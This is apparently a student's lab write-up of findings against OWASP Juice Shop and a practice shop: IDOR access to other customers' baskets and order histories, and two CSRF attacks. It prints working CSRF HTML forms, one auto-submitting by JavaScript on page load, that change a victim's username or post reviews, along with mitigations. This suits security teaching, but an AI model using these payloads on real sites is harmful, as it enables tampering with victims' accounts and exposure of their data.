


Juice Shop - View Basket

Description

User can view another customer shopping basket by changing bid value from browsers dev tools.

Steps to produce

I started with registration and used password root66.




The image shows a 'User Registration' form with the following fields and values:

- Email: wasd@wasd.fi
- Password: (masked with dots)
- Repeat Password: (masked with dots)
- Security Question: Your favorite book?
- Answer: Real-World Bug Hunting

There are also password strength indicators and a 'Show password advice' toggle.

I was little bit confused about the instructions when they stopped “open the browser’s dev tools” part but I found bid value and tried what it does. I changed its value from 6 to 1 and successfully solved the challenge. I expected the challenge to have more steps, but it was quite easy.



Impact estimation

Minor severity. You only can see another customer basket but for example you still see your own email. If you checkout you still must add address and you only can see your own account.

Mitigation

To avoid this server should check if bid value matches to logged in users bid value.

Main target - Order history is vulnerable to Indirect Object Reference

Description

Attacker can see another customer's order history and address by changing "user number" from order history URL. `wasdat.fi/user/3/orders`


Steps to produce

I started by making user account with password root66.



The screenshot shows a 'Create new user' form with a dark background. It contains three input fields: 'Username' with the value 'wasd', 'Password' with masked characters '.....', and 'Password confirmation' also with masked characters '.....'. Below the fields is a text instruction: 'Enter the same password as before, for verification.' At the bottom left is a button labeled 'Create user'.

When I went to order history page, I noticed that in the URL there is number after user/ and tried to change it. Changing that number will show another customer's order history, name and address.



Impact estimation

High severity. This vulnerability is major threat to customer privacy. This gives attacker access to gather people's names and addresses.

Mitigation

To avoid this server should check if ID value matches to logged in users ID. Or even better is not to use direct IDs in URL.


Juice Shop - Cross-Site Request Forgery

Description

With simple CSRF trick attacker can change another customer's username. This requires victim open the link that attacker sends to victim.

Steps to produce

I made victim account with password root66.




The screenshot shows the 'User Registration' form in the Juice Shop application. It includes fields for Email (filled with 'victim@victim.fi'), Password (masked with dots), Repeat Password (also masked), a Security Question dropdown (set to 'Your favorite book?'), and an Answer text field (filled with 'Real-World Bug Hunting'). There are also password strength indicators and a 'Show password advice' toggle.

I did make custom html file which changes another accounts username to URL 127.0.0.1:8000/Documents. I copied it from this video <https://www.youtube.com/watch?v=iSHmRPReguM>

```
1 <html>
2
3 <body>
4 <form action="http://192.168.1.101:3000/profile" method="post">
5 <input type="hidden" name="username" value="AB8822">
6 <input type="submit" value="Set Username">
7
8 </form>
9 </body>
10
11 </html>
12
```

Then I hosted folder with "python3 -m http.server" server command and I made victim click the link.



When victim presses "Set Username" button it automatically changes username to "AB8822". And little help with ChatGPT I modified HTML file that you don't have to press any buttons only pressing the link is enough.

```


<!DOCTYPE html>
<html>

<body>
  <form action="http://192.168.1.101:3000/profile" method="post">
    <input type="hidden" name="username" value="AB8822">
    <input type="submit" id="submitButton" value="Set Username">
  </form>

  <script>
    // This code will automatically click the button when the page loads
    document.addEventListener("DOMContentLoaded", function () {
      var submitButton = document.getElementById("submitButton");
      submitButton.click();
    });
  </script>
</body>

</html>

```



Impact estimation

Medium severity. This attack example only changes victim's username but this type of attack attacker can block customer to login to his account and even make attacker to order products in name of victim.

Mitigation

E-shop should use CSRF token. Every time when customer changes his account, he would have to submit his token witch shop then verifies.

Main Target - Review product feature is vulnerable for CSRF attack

Description

With this attack attacker can make product reviews with another customer's account. This requires victim open the link that attacker sends to victim.

Steps to produce

I started with creating user called "victim" with password "root66".

Create new user



Username:
Password:
Password confirmation:

Enter the same password as before, for verification.

Then I made html file which do the magic. And then I hosted folder with “python3 -m http.server” server command and I made victim click the link.

```
1 <html>
2
3 <body>
4 <form action="http://wasdat.fi/product/1" method="post">
5 <input type="hidden" name="review" value="better than Remes">
6 <input type="submit" value="Comment">
7
8 </form>
9 </body>
10
11 </html>
```

In this case user must press Comment button but it is possible to make it happen automatically without victim to notice it.



Impact estimation

Low severity. This attack is made to do harm to another customer’s mind but with little changes it can make lot of impact what then makes it high severity.

Mitigation

E-shop should use CSRF token. Every time when customer changes his account, he would have to submit his token witch shop then verifies.